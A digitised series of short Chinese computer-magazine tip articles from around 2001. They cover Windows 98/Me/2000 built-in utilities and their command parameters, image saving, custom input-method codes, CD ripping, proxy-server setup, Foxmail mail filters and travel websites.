当然如果你愿意,你还可以将执行程序的各种界面改为你自己的风格。如你可将上面导出的图用图片编辑软件加以修饰,填上你的名字等,再利用 EXESCOPE 的导入功能,将图片导入。

2.Web页中图片的保存

一般大家看到Web页中有漂亮的图片时,总是用右键打开快捷菜单选择" 图片另存为 "来保存图片。但如果一个页面中要保存的图片太多,这样做效率就太低了,最好是在IE中用" 文件 "菜单下的" 另存为 "命令,所有图片都保存到一个＊_files或＊.files的文件夹里(＊表示网页名前缀)。

3.E-mail文件中图片的保存

如果你发现某个电子邮件中有较多的漂亮图片,用Outlook Express5.0可以这样做:首先确认你的邮件发送默认为" 纯文本格式 ",然后在收件箱中双击该邮件,使之在新窗口中打开,选择新窗口中的" 邮件 "菜单下的" 转发 "命令,出现撰写转发邮件窗口,就可以看到附件中的图片文件。此时选择" 文件 / 保存附件 " 命令,在附件窗口中就可以成批或有选择地保存图片了。

4.Word文件中的文件保存方法

通常大家保存Word文档中的图片时,都是选取先拷贝至剪贴板,再粘到图形编辑软件中保存,这样只能单个保存文件,如果Word中图片较多,操作起来就很繁琐。而且Word中的图片由于在作者编辑时,可能进行了各种缩放操作,这样保存出来的图片无论是色彩还是清晰度都大打折扣。最好是用" 文件 "菜单下的" 另存为 Web 页 "命令以 Web 页的形式保存原来的文件,然后在保存Web页的文件夹中可以找到和Web页同名的子文件夹,该文件夹保存了该Word文档中的所有图片。

《打造自己的输入法》再续

□甘肃　马济天

《电脑爱好者》2000年第24期《打造自己的输入法》一文,讲述了一些制作词组和常用字的过程,可以在以王码五笔86版为模本的基础上制作出自己的个性输入法,下面对此文略作补充。

1. 制作一些较生僻但也不时用到的字

某单位有一职工名字中有" 祎 "字,该字在王码五笔中无法输入,但工作时经常需要用到这个字。对于这些字,我们可通过下面两种途径来自造。①手工造词功能。打开Word或WPS2000,用" 郑码 "wsby或" 全拼 "输入" 祎 ",复制,以备用。打开五笔输入法,在输入法状态栏上右击鼠标,选" 手工造词 ",单击,出现手工造词对话框,选中" 造词 ",在" 词语 "框中把复制的" 祎 "粘贴至词语框,在外码框中输入pyfn,单击" 添加" 后即完成。②修改码表源文件。打开码表源文件,在[Text]段用郑码或全拼输入" 祎 ",保存后退出,然后再按照《打造自己的输入法》一文中所述方法创建。

2. 制作常用符号

前些天在朋友那里偶然见有二笔输入法(阴阳码输入法),其中有特殊符号" △、⊙、♎、★、□、※、∵、∴ "等。学校制作试卷,经常用到" △、⊙、∵、∴ "等符号,每次用插入命令既麻烦又浪费时间,其实在五笔里也能输入一些常用的特殊符号。

①用自造词组功能。方法同上,需要注意的是,在为插入的符号编外码时一定要记住这些外码,用起来才会方便省事。如" △ "外码可编为aaa等。②也能用码表源文件制作。

补充说明:码表源文件制成后,一定要存入软盘,这样以后还可再用,而用自造词组功能则不能保存,重装系统后自造的词组会全部消失。

活用 输入输出重定向功能

□湖南　姜灵敏



当我们将一个文件夹中的若干文件内容打印输出后,往往想把文件名都打印出来作为一个目录。在Office和 Windows 写字板中提供了丰富的编辑功能,但却没办法将文件名取下来。

我们可以利用 DOS 状态下的输入输出重定向功能来实现这一目的。如要将 dzhb 文件夹(如图)中的.DOC 文件重定向到D盘根目录下的 JLM.TXT 文件中,可用命令:

```
dir C:\Windows\Desktop\dzhb\*.doc >D:\JLM.TXT
```

当要作为目录的文件有很多,且每一个文件的汉字较多时,用这种方法可减少汉字录入之苦,节省大量时间。

虽然Win95常被朋友们埋怨为“瘟酒屋”，Win98被埋怨为“瘟酒吧”，但目前Windows仍然是世界上使用人数最多的操作系统。你真正将它的全部潜能发挥出来了吗？今天，我们来看看在它内部还隐藏着一些什么好东东。　　——步步高栏目主持　小渔

录制CD进 电脑三法

□江苏　韶亚军

1.抓音轨程序法

我们可以使用AudioGrabber、CDCopy、超级解霸等程序把CD音频转换成WAV或者MP3格式的文件。这些软件都提供了简单易用的界面，而且功能非常强大。

2.虚拟设备驱动法

把下载来的cdfs.vxd拷入\Windows\System\IOSubSys目录下，重新启动即可让你像读DATA CD一样读Audio CD。当你把CD放入到光驱中后，会发现在根目录下除了正常的Track01.cda、Track02.cda、Track03.cda、Track04.cda……文件外，还多出了两个名为MONO、STEREO的文件夹，在它们里面分别放置的是8位或者16位单声道、8位或者16位双声道、采样频率为11025Hz、22050Hz或44100Hz的WAV文件（如图）！这时，我们可以像对待正常的声音文件一样进行操作了。



3.系统输出法

我们也可以首先打开Windows的录制控制面板，设置录音方式为CD，然后关闭其他所有的声音设备，播放CD，这时候就可以用系统的录音机程序或Cool Edit Pro软件录制成Wav声音文件了。

特别提醒：本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“期刊软件”一栏中找到下载链接。



挖掘Windows内的秘密武器

之系统隐藏篇

□江苏　引火虫　山东　阿龙

经笔者统计，Win98/Me系统文件夹中大概有269个EXE文件，这里除了一些我们早已熟悉的工具外，还有许多有用的文件不为我们所熟知。

1. EXTRACT.EXE

实际上，Win98超级启动盘中也有该文件，原本只是微软开发的专门解压CAB压缩包的一个命令，不过它的功能可不仅仅是解压缩，我们更多的是利用它来恢复光盘中的系统文件。下面是其命令参数和使用说明。

/Y　覆盖已存在文件时不再提示
/A　处理全部CAB文件，从指定的第一个CAB文件开始
/D　显示CAB文件中所包含文件的目录，不进行解压缩
/E　解压缩，取代“*.*”，即解压缩所有的文件
/L dir　指定解压缩文件的位置，缺省为当前目录
/C　拷贝CAB文件

例如，从Win98的安装光盘名为WIN98_27.CAB的压缩包中恢复cdfs.vxd文件，就可以使用EXTRACT /Y WIN98_27.CAB cdfs.vxd命令。不过，假如你不知道这个文件所处的准确位置，就要先使用EXTRACT /D WIN98__*.CAB(*代表CAB文件包的数字)，对每个CAB文件查看cdfs.vxd，比较麻烦。

2. EXT.EXE

刚才介绍说EXTRACT.EXE查找路径未定的系统文件时有些麻烦，假如将它与EXT.EXE结合起来，你就无需知道欲恢复文件的具体路径了。不过要注意的是，这个EXT.EXE命令处于EBD.CAB压缩包中，你无法直接使用。必须先使用EXTRACT /Y EBD.CAB EXT.EXE命令将EXT.EXE解压到相同目录中才可以使用。

使用EXT.EXE命令可以很快从光盘中恢复未知路径的系统文件，键入EXT.EXE命令，会出现"Please enter the path windows CAB files(a:) _"。键入Win98安装盘所在路径，如"F:\PWIN98"，回车后出现"Please enter the name(s)of the file(s) you want to extract :"，键入你所需要查找的文件名，假如仍为cdfs.vxd，回车后会提示说"Please enter the path fo extract do("enter"for current directory):"。它的意思是说需要输入待解压文件释放的路径，如C:\WINDOWS\SYSTEM"，再次回车后会出现确认信息，键入"Y"后，EXT命令就很快开始工作了。

3. BOOTDISK. BAT

Win98的超级启动盘自带万能光驱驱动程序，大大方便了系统安装。不过，假如当你无法进入Win98的图形界面，想重装系统时，但以前又忘了制作启动盘，除了到别人的机器上制作启动盘外，还有一种方法就是进入DOS状态，运行Win98目录Command下的Bootdisk.bat批处理文件，运行后会提示你插入一张已格式化的软盘，回车后一张启动盘很快就制作完成了。

4. WINFILE. EXE

文件管理器，这是我们久违了的Win3.1中的工具，笔者到现在还深深怀念它。假如你嫌资源管理器用腻了的话，不妨去试一试，使用起来非常直观，与Windows Commander差不多（如图1所示）。




图 1

5. WINPOPUP. EXE

局域网聊天程序，它的使用很简单，只要两个人同时运行这个命令，然后点击工具栏上的"发送"按钮，就可以通过网络发送信息到"用户或计算机"，还可以是"工作组"中的成员，类似于OICQ聊天工具（如图2所示）。不过这些信息发送后无法保存，关机后就会自动丢失。

6. DRWATSON. EXE

Dr.Watson是每当系统发生错误时拍下系统快照的诊断工具，它可以截取软件的错误标识、识别发生错误的软件，并可以提供错误原因的详细说明，这样可以帮助我们



图 2

找出问题并提供建议性的操作过程。不过，默认情况下，Dr.Watson并不随系统启动而运行，你必须手工运行，如图3所示，这是标准视图方式，可以从"查看"菜单中切换到高级视图方式，这样就可以看到当前系统、任务、启动、内核驱动程序、用户驱动程序、MS－DOS驱动程序等当前系统信息。



图 3

7. WINIPCFG. EXE

这个程序可以显示当前系统中有关网络的配置信息功能，类似DOS的ipcfg.exe，不过它是直接在Windows界面下运行。如图4所示，运行后我们可以获得本机的IP地址、适配器地址、子网掩码和默认网关的IP地址等等。



图 4

8. SCANREG. EXE

Windows 每天都对注册表进行自动备份，从Windows\Sysbckup目录下可以看到5个文件名分别为rb001.cab…rb005.cab的文件，它们就是最新的5个注册表备份，不过由于这些文件是以CAB压缩格式存放的，因此如果想恢复就必须用到ScanReg.exe这个宝物。但要提醒的是，ScanReg.exe必须在DOS环境下运行，选择"START"，进入后选择"View Backups"即可查看所备份的注册表文件，列出5个注册表备份文件及备份日期，一般选中最新的一个备份，选择"RESTORE"恢复注册表即可。

9. ASD. EXE

自动跳过驱动程序(ASD)，识别导致Win98停止响应前的启动故障，并标记这些故障以便在随后的启动中忽略这些故障。使用ASD可以启用先前由ASD禁用的任何设备，而且Win98在下次启动时将试图使用该设备，如果失败，计算机将停止响应。再次启动计算机时，ASD将不


让该操作执行。

10. WINREP. EXE

使用“ Windows报告工具 ”可解决大家报告的问题。在您提交报告之后，该工具将对您的计算机设置和所选的系统和应用程序文件拍下快照。该系统信息将和问题的简单说明一起通过Internet发送到Microsoft。在您的报告被接收之后，您将会收到一份确认的电子邮件。

11. PDOS95. BAT

位于\Windows\Command下，它可以启动Windows下的中文DOS方式（如图5），你可以在MS-DOS方式下显示汉字文件和键入汉字，当然你也可以直接在DOS下使用，按Ctrl+F10还可改变显示风格、输入、打印风格等，按Ctrl+Shift可以切换不同的输入法。



Í¼5

12. VCMUI. EXE

版本冲突管理器，列出所有文件的最新版本或在安装Win98前是不同语言的文件列表，以及现有版本和备份版本，你可以用它来恢复备份的文件。

13. ARP. EXE

这个命令可以显示、修改IP地址到物理地址的转换表，该表是地址解析协议（ARP）所要用到的。这个命令只能在DOS下运行，语法如下：

Arp －s inet_addr eth_addr [if_addr]：-s参数是增加相应的IP地址与物理地址的捆绑

Arp －d inet_addr [if_addr]：-d参数是删除所给出的IP地址

Arp －a [inet_addr] [-N if_addr]：-a参数是通过查询ARP协议表来显示IP地址和对应物理地址情况

14. NBTSTAT. EXE

可以显示协议统计情况，只能在DOS下运行，命令格式如下：nbtstat [-a Remote-Name] [-A IP address] [-c] [-n] [-r] [-R] [-s] [-S]，各参数功能：

-a Remote-Name：显示与本机相连的远程主机名

-A IP address：显示与本机相连的远程主机的IP地址

-c：显示远程名字缓存的内容，包括远程机器的IP地址

-n：显示本地机器上的NetBIOS名字

-r：显示经由广播和WINS所解析的NetBIOS名字的统计信息

-R：从NetBIOS名字缓存区清除所有名字以后，重新装载LMHOSTS文件

-s：显示工作站和服务器会话

-S：显示工作站和服务器会话，并列出由IP地址惟一确定的远程主机

15. WINVER. EXE

显示当前系统的版本号。

16. REGEDIT. EXE

打开注册表编辑器的钥匙。

17. MSCONFIG. EXE

系统配置实用程序。可以非常简单地编辑自启动文件，以前有类似的介绍，这里就不多说。

另外，在Win2000中也隐藏了不少实用工具：

1. 注册表工具Regedit32

这是Win2000新版的注册表工具，与Win9x的Regedit界面不同，在Regedit中只有一个窗口，所有的根键以树型结构排列，而新的Regedit32为每一个根键开一个子窗口，显得比较干净利索。

2. 硬盘格式转换工具Convert

我们都知道Win95 OSR2以后的Win9x版本中都有一个磁盘转换工具，可以将FAT16转换为FAT32格式，而Win2000中的转换工具Convert可以将FAT格式转换为NTFS格式。使用很简单，如想将FAT格式的E盘转换为NTFS，只要键入Convert E:/FS:NTFS即可。但是这个转变是不可逆的，一旦转换，你无法将它再转换为FAT格式（只能通过其他软件转换）。

3. 系统文件扫描工具SFC

可以扫描所有受保护的系统文件，并用正确的版本替换不正确的版本。主要参数有：

/scannow 立即扫描所有受保护的文件

/scanonce 对所有受保护文件扫描一次

/scanboot 每次启动时扫描所有受保护文件

/quiet 不提示用户，直接替换不正确的文件版本

/enable 为正常操作启动Windows文件保护

/purgecache 清除文件缓存并立即扫描受保护文件

/cachesize=x 设置文件缓存区

4. 安全工具RunAs

这是Win2000中提供的全新工具，当你为了安全而以一个普通用户身份登录，又想使用超级用户或其他指定用户的某些功能时，你可以试一下这个工具。

5. 分析工具Secedit

这是一个分析系统安全性的工具。主要命令格式为：

Secedit/analyze [/DB filename] [/CFG filename] [/log logpath] [/verbose] [/quiet]

/DB filename 提供到数据库的路径，此数据库包含执行分析的存储配置。在使用分析工具时，此参数是必须的参数，如果filename指定了新的数据库，也必须指定CFG filename。

/Log logpath 所用到的日志文件的路径

/verbose 在分析过程中，需要更详尽的进度信息

/quiet 表示不使用屏幕和日志文件的输出

/? 可以查看详细的Secedit帮助

6. 验证工具Sigverif

为了帮助维护系统的完整性，Win2000中的关键文件都已经通过了数字签名，对任何文件的改动都会很快被检测到。启动Sigverif，单击“启动”让它自动检测，或者单击“高级”按钮进行选项设定，然后再进行文件签名验证。

挖掘Windows内的秘密武器之安装光盘篇

□江苏 引火虫

一般情况下，我们对Windows安装光盘并不太注意。其实，这里还有好多实用的东东呢！

（一）Tools\Reskit目录

1. CHDOSCP. EXE

修改Win98的区域设置，点击其中的下拉菜单可以快速更改计算机的区域，可用来运行一些语言版本不同的软件。

2. FAT32WIN. EXE

FAT32分区信息工具，可以用来将FAT16文件系统转换为FAT32格式。运行该程序首先显示当前磁盘的信息，您可以选择一个驱动盘，点击下面的"Scan"按钮，程序就会在下面的结果(Results)框中指出如果将这个驱动盘转换为FAT32格式后可以获得的新增空间容量。

3. TZEDIT. EXE

创建、编辑和删除时区，点击Edit按钮在弹出窗口中会发现其中一个功能"Automatically set daylight saving time"。它的作用是设置自然时间，比如我们要在每年的某日开始实行夏令时工作制，就可以在这里设置夏令时开始和结束的时间以及调整的小时数。你还可以选定其中一个时区进行编辑，或者重新创建一个新的时区，也可以将不需要的时区删除，不过建议朋友们在进行下一步操作时最好先备份注册表。

4. BATCH. EXE

Win98自动安装脚本制作工具，通过使用安装脚本，Win98安装程序能直接从中获取所需的信息，而不会在安装过程中出现提示信息了，这不只避免了人为操作，更能让安装程序全速运行，缩短安装时间。不过，使用的前提是在一台已经安装了Win98操作系统的计算机中创建自动安装脚本，以后在安装系统时就可以使用这个安装脚本来简化安装工作。注意，Setup的命令参数必须是Setup C:\msbatch.inf（默认的安装脚本路径）。

5. INFINST. EXE

硬件信息安装器，这是一个可以将新的硬件驱动程序和相关的驱动器添加到Win98安装程序的工具软件。运行该程序，在"Inf安装程序"对话框中将新硬件信息的路径键入到"待添加到Windows 98安装程序的inf"中，在"Windows 98 setup.exe"中键入Win98安装共享中setup.exe的位置，单击"添加信息"以添加新硬件驱动程序。

6. CHKLINKS. EXE

寻找无效链接工具，其功能是全面扫描计算机系统，发现已经无效或者错误的文件链接，这对删除一些软件在正常反安装后依然会残留的文件，如快捷方式图标等十分有用。

7. QUIKTRAY. EXE

系统托盘安装工具，其功能是将任意一个应用程序的图标放进Win98的系统托盘区，运行Quiktray后，在托盘区就会出现Quiktray的图标。用鼠标左键单击Quiktray图标，会弹出一个对话框，上面有"Close"、"Exit"、"Add"、"Remove"四个按钮。点击"Add"按钮会新出现一对话框，在里面选定想加入到系统托盘区的应用程序，点击"打开"按钮，于是选定的应用程序就出现在Quiktray对话框中。以后只要一运行Quiktray程序，应用程序的图标将自动显示在系统托盘内。"Remove"是用来删除已经加入的程序图标的。

8. TWEAKUI. EXE

Win98桌面管理工具，利用它可以管理许多Windows系统中的任务，修改系统的内部设置。不过，Tweakui.exe并不是一个直接执行的程序，必须先执行Tweakui.inf来安装，以后就可以运行了。打开Tweakui对话框后，有12个标签，可以修改Win98很多的隐藏设置来代替注册表修改，如桌面设置、鼠标设置、控制面板设置、启动设置等。

9. TEXTVIEW. EXE

文本查看程序，可能读者会对一些文本文件用记事本阅读不方便而感到烦躁？那么现在就有一个好东东，这就是"Text File Viewer"。"Text File Viewer"是一个运行在Win98下的查看程序，主要用于阅读各种能以文本方式打开的文件(包括cpp、html、txt)。与普通的自带汉字系统的中文阅读器相比，Text File Viewer有着强大的优势。

10. WIND-IFF. EXE

文件目录比较器，这是一个很实用的文件比较工具，使用方法也很简单。只要在File菜单中选择"Compare files"或者"Compare directories"，然后浏览选取文件（目录）名

后打开。在窗口中点击选中的两个文件，单击“Expand”按钮就可以看到两个文件的比较结果。文件的不同之处将用彩色标识出来。另外我们还可以进行一些设置，例如是否忽略空格等，也可以在该程序中对文件和比较结果文件进行编辑操作。

11. TIMETHIS. EXE

可以用来对应用程序的执行时间计时。使用方法很简单，只要在TimeThis后面跟上要执行的命令即可。例如，欲测试”DIR D：”命令的执行时间，只要在提示符后键入“TIMETHIS DIR D:”即可。

12. \TOOLS\RESKIT\NETADMIN

这里包含了一组网络管理工具，如poledit（系统策略编辑器，可以通过它来创建或编辑系统策略）、pwledit（密码表编辑器，可以查看Windows的密码文件）、remotreg（远程注册服务工具，安装该工具之后，系统管理员就可以通过网络来修改其他计算机的注册条目）、snmp（SNMP代表工具，如果你的网络使用了SNMP管理协议，使用这个工具就可以监视运行Win98的计算机之间的远程连接）。

13. \TOOLS\RESKIT\FILE

是一组文件管理工具集合，包括ifnback.exe（长文件名的备份与恢复）、textview.exe（检查所有类型的文本文件）、where.exe（查找文件或文件夹）。

（二）\Tools\oldwin95\message

由于Win98中已经没有了Message和FAX程序，假如你还想继续使用传真功能，可以从这里找到它。

（三）\Tools\oldmsdos

这里包含了deltree、xcopy、doskey、mem、msd等多个MS－DOS命令，说不定什么时候还可以派上用场。

（四）\Tools\pmtshoot

这里有一个Power Management Trouble Shooter（电源管理排错工具），它可以帮助我们对电源进行管理和排错，这对使用笔记本电脑的朋友可是很有用的哟。

（五）Windows Me安装光盘中的有趣东东

一次偶然的机会，笔者查看Windows Me的安装光盘，不经意地看到了一些有趣的东东。在下不敢独享，在此一并介绍给各位。

1. 安装游戏的Demo

找到安装光盘中“Cdsample\Setup”文件夹下的Trials.exe文件，双击运行，很快我们就可以看到“Integrated Trial Version Setup（完整测试版安装）’屏幕，直接进入“Integrated Trial Version Setup”屏幕使你能够快速访问游戏Demo，假如在屏幕中点击标题图标，就可以安装以下游戏的Demo（注意必须是正版Windows Me安装光盘）：

International Football 2000
Pandora's Box
Pinball Arcade
Motocross Madness
Entertainment Pack: The Puzzle Collection

当你安装Demo后，你会在“开始>程序> Microsoft游戏”路径中发现这些游戏的快捷方式。

2. 安装MSN游戏区

如果你喜欢和世界各地的游戏玩家竞赛，那么Windows Me为你提供的西洋双陆棋、西洋跳棋、红心大战和挖雷一定不能满足你的需要。要想获取更多游戏，你需要安装“MSN游戏区”。安装后，你将能够快速地连接到MSN游戏区的网站，而后就可以大显身手了。要想连接到MSN游戏区，你只需要打开Windows Me安装光盘上的“Cdsample\Demos\Zone”文件夹并运行ZoneA650.exe文件，然后便可以选择‘开始>程序>MSN游戏区’连接到目标网站了。

3. Microsoft备份工具

目前Microsoft备份功能已经不出现在安装选项中了，同时“控制面板”中的“添加/删除程序属性”工具也隐藏了该功能，不过我们仍旧可以从安装光盘中找到它。该功能的安装步骤如下：打开Windows Me CD中的“Addons\MSBackup”文件夹并运行“Msbexp.exe”可执行文件。安装完毕后，你需要重启系统。而后你会在“开始>程序>附件>系统工具”文件夹中看到Microsoft备份快捷方式。

在“画图”中使用Word的绘图工具

□湖南　姜灵敏

Word的常用工具栏中有一个绘图工具条，通过绘图工具可以画直线、圆、箭头等，自选图形则提供了“基本形状”、“箭头”、“流程图”等图形。利用这些，可大大减少作图的工作量，一般的图形制作在Word中就可完成了。但有时出于特殊需要，图形制作要通过Windows的另一工具“画图”来完成。

不过，“画图”中提供的基本图形只有方形、圆等少数几种，图大部分要自己画，有时显得不太方便，画出的图形也不如Word提供的基本图形规范。如在“画图”中画箭头，画来画去总不如Word提供的现存箭头好看。这时，我们可以在Word中选择好需要的图形，拷贝并粘贴到“画图”中即可。看，用“画图”绘制的图像规范多了吧？

代理服务器配置中的SAP之战

□山东　李瑞祥





SAP 代理服务是基于 IPX 协议之上的服务广告协议（Service Advertising Protocol），作用是辅助路由器收集网络内部信息并与其他路由器共享，完成寻址与路由功能，在执行某些服务的情况下，SAP 代理服务不可或缺。

最近要去一些单位搞局域网，为了将 WinNT4+MS PROXY2.0 的组网方式搞熟，我先在单位中搞了一个只有两个微机的小型网，即将一台 NT 的机器装成双网卡，另一微机通过网卡与它相连。心想，亲手将代理服务器装好，以后出去时心里就有底了。

但是在安装PROXY的过程中发现了一个提示（图1），意思大概是setup在安装过程中没有发现 SAP Agent 网络服务，由于这个原因，客户端的机器如果只使用 IPX 协议的话，已无法通过代理服务器。当时出现这个提示的时候也没多在意，后来安装完代理服务器，在作为客户端的那台机器上装上客户端程序后，发现无法上网。这才考虑到可能是在代理服务器中缺少了SAP代理服务的缘故。

于是找来WinNT的安装盘，在控制面板的网络属性的服务项中，将SAP代理服务添加上（如图2），再重新安装PROXY2.0。这样操作以后，在作为客户端的机器上安装了客户端程序，就可以正常上网了，而且有了客户端程序，像OICQ、Netants之类的程序也可以正常使用了。

有了这次成功的经验，以后帮着别的单位搞网络的时候就有把握了，实际情况也是这样，在这之后搞的两个网络都比较顺利地解决了。

ÀÖ也惹祸之同名篇

□北京　王孝中

我的笔记本电脑没有光驱，买的时候想得挺好：利用Windows电缆连接程序用台式机的光驱安装软件。毕竟没有实践过，特意找到有此实践经验的朋友取经，看着人家一步一步怎么设置，怎么连机。临走，朋友轻描淡写地嘱咐：“主机与客户机只要设置一致就行了。”

回到家连忙照方抓药，接好电缆线，两机器对照设置都一致后启动了电缆连接程序，台式机设为主机，笔记本设为客户机，两机同时开始连接，十几秒钟后客户机端警告：“无法找到主机”，但又显示已经正常连接。试着打开两机的资源管理器浏览，确实谁也找不到谁。赶紧启动“网上邻居”点击“整个网络”图标，系统警告“无法浏览网络”，这就奇怪了！眼见朋友就是这么操作的，怎么到我这就是不行？重新检查协议、共享都对。

我开始用排除法分析这个问题。电缆线朋友曾经试过，肯定没有问题；协议是照搬的，而且是删除重新安装的，也应该没有问题；机器系统不兼容？因为台式机是Win98系统，笔记本是Win95系统，但明明提示两机已经正常连接，应该与系统版本没关系。

只好到书店看看，Win98工具书中关于电缆连接的叙述也不是很详细，但有句话引起了我的警觉，这句话的意思就是主机中的计算机名必须是网络中惟一的。而我在做设置时是把主机与客户机的计算机名搞成一致的了。会不会是这个原因呢？回到家马上开机，先试着把台式机的原“计算机名”后面加个“1”，终于成功了。原来，在电缆连接中两台机器的“计算机名”好比俩个双胞胎兄弟，是不能同名的，否则谁也不认识谁。

名字也惹祸之大小写篇

□安徽　丁磊

近日，用 CuteFTP4.2 上传主页后，打开页面发现一图片logo.GIF不能显示，可它明明在CuteFTP网络一栏里。再次上传，从系统提示信息中可知，已上传文件和硬盘上本地文件大小相等，说明上传无误，覆盖后仍不行。

后来发现，在htm文件中插入图像的语句为<img src="logo.gif">，将原图像文件logo.GIF改为logo.gif，重新上传即可。

让 Foxmail 替你分信

□四川　冯小民

不少朋友可能经常收到来自四面八方的E - mail，Foxmail能够替你将信件按照类别分好，大大地方便了浏览、查看和回复，提高了效率。

首先，你需要在当前帐户下建立多个邮箱用于存放不同的信件。方法是：在帐户名称上单击鼠标右键，或者单击“邮箱”菜单下的“建新邮箱”命令，然后为新邮箱起不同的名字，比如“好友来信”、“编辑回信”、“免费邮件”等等。

其次，要设置邮件的分发规则。单击“帐户”菜单，选择“过滤器”命令，出现“过滤管理器”窗口画面，在这里要对各种不同的信件建立分发规则。如果在“过滤器”窗口下面已经有了过滤器，则单击下方的“新建”按钮，然后在右方的“条件”标签页下面进行如下设置：在“名字”后面的文本框中输入过滤器的名字，选中“应用于”下面的“来信”复选框，在“位置”后的下拉列表框中选择“发件人”，然后在“包含”后面的文本框中输入发件人的名字或E - mail地址。如果你还想要包含其他条件，则还要在紧跟着的下拉框中选择“并且”、在“位置”和最后一行下拉框和文本框中作类似的设置（如图1）。





图 1

第三步，单击图中的“动作”页标签（如图2），在这里设置分发办法：选中“转移到”复选项目，然后在后面的框中输入希望移到哪个邮箱（注意书写格式），如果觉得书写麻烦，也可以单击右边的浏览按钮来选择一个邮箱；选中“发出声音”复选框并选择一个声音文件以便分信完成后用音乐提示；选中“显示消息”并在其后的文本框中输入文字，当分发工作完成时会自动显示你在这里设定的显示信息。另外，选中“跳过后面的过滤器”选项可以使这些设置不受其他过滤条件的影响；选中“自动回复”让你在收到邮件后自动给发信人回信。



Í¼2

经过上述的设置步骤，以后当你用Foxmail从邮件服务器上将信件收取下来后，它会自动根据你设定的分发规则，将这些信件发到不同的邮箱中。



OICQ声音个性化技巧

□西安　忍冬

用OICQ聊天，收到消息提示时，总会听到咳嗽声，其实我们可以换一种声音。

打开OICQ的安装目录，会发现有个sound子目录，里面有四个wav文件：其中msg.wav即好友发送信息时的“唧唧唧唧”声，system.wav就是咳嗽声，folder.wav是换组时的“咔嚓”声，Global是好友上线的“当当”声。

看到了庐山真面目，下一步就可以个性化了。手边刚好有张游戏盘，上面有很多游戏的wav文件，找到一个小号吹奏的进行曲，将其复制到sound目录下。先将system.wav改名为system1.wav，再将新文件改名为system.wav，讨厌的咳嗽声消失了。当然，其他的声音你也可以随心所欲地改变。

Win2000自动重启一例

□河北　赵勋

Win2000 最近被我请进了爱机，可是还没有工作多久，它就屏幕一黑，自行重启了。肯定哪里没有设置正确！首先进入Win2000，右击“我的电脑”，选择“属性/高级/启动和故障恢复”，取消选择“自动重新启动”。我原以为这下应该解决问题了，可没过几分钟，屏幕还是一黑，重启！难道是周围电压不稳引起的？可是在Win98中无任何重启故障。

我百思不得其解，进入CMOS中一项一项检查，发现在“电源管理设置”中的电源管理设成了“Max saving”，即最大省电模式，是不是这里的毛病？我将其改为普通模式，又在Win2000中工作了几个小时，再也没有重启现象。

ÄÇ®ÀâµÀ†ÊÉ— 北方的冰雪是否掩埋了您对生活的激情？南方的阴郁是否暗淡了您生动的笑容？行囊是否已在墙角静静地守望了一冬？春天终于露出了她明媚的色彩，让我们的血液中一下子充满了激情。走出去，去看看春天带给我们的绚丽风景。

出门旅游该注意些什么？国内有哪些著名的旅游景点？如何制定一个完美的旅行计划？……等等这些有关旅游问题在您出行之前可一定要考虑好哟^_^。这些问题是不是还不甚熟悉，怎么办呢？别急，在这个互联时代里，有许多网站为您出谋划策。





e网游天下

□江苏　阿健



如果你想获得最便捷的旅行路线资料，不妨来携程旅行网（http://www.ctrip.com/）走一走，这里有中国及世界最广泛的旅游景点指南。目的地信息包括餐饮、交通、住宿、娱乐和天气等诸多方面。此外你还可以在这里预订机票、酒店以及旅行线路。

出门旅游，你得选择好游览景点，中华行知网（http://www.sotrip.com/）为你提供了各地名胜景点的详细资料，为你创造"行四方，知天下；畅行天下，广知物理；行知合一，知行并进"的文化旅游观念。网站独创性地推出内容丰富的旅游文化、旅游文学、主题旅游、旅游名人堂、生活在别处等栏目，可千万别错过这里哟。



如果能够通过网络让我们虚拟地旅游一番，倒也不失为一件美事。中华旅游网（http://www.e-travelchina.com/）别出心裁地推出了虚拟旅游，让你足不出户就可以去一些名胜景点畅游一番。在这个虚拟的世界里，为你模拟了实境旅游。在这个虚拟行程中，网站还会为你介绍一些有关的奇闻趣事，让你有如身临其境，置身于一次真正的旅行。



出门旅游总要花钱，如何才能使我们的Money花得最合算，华夏旅游网（http://www.ctn.com.cn/）为你精打细算，让你花最少的钱，游览最丰富的景点。网站推出的旅游超市让你的旅游也DIY一番。

经常旅行的朋友一定会有许多独特的旅行经历和收获，不想把这些经历与收获告诉其他的朋友与你共同分享么？非常旅行俱乐部（http://www.verytrip.com.cn/）专门为旅行家们提供了一个交流思想的场所，在这里你可以结交许多志同道合的旅行者，说不定还可以结伴同行呢……



在我们的旅程中，我们是否能做到：除了脚印，什么都别留下；除了照片和记忆，什么都别带走……自助旅行在线（http://www.toptraveller.com/）从热爱自然的角度出发，为我们营造一个环保的行程。

完全实战

□小竹　醉心客



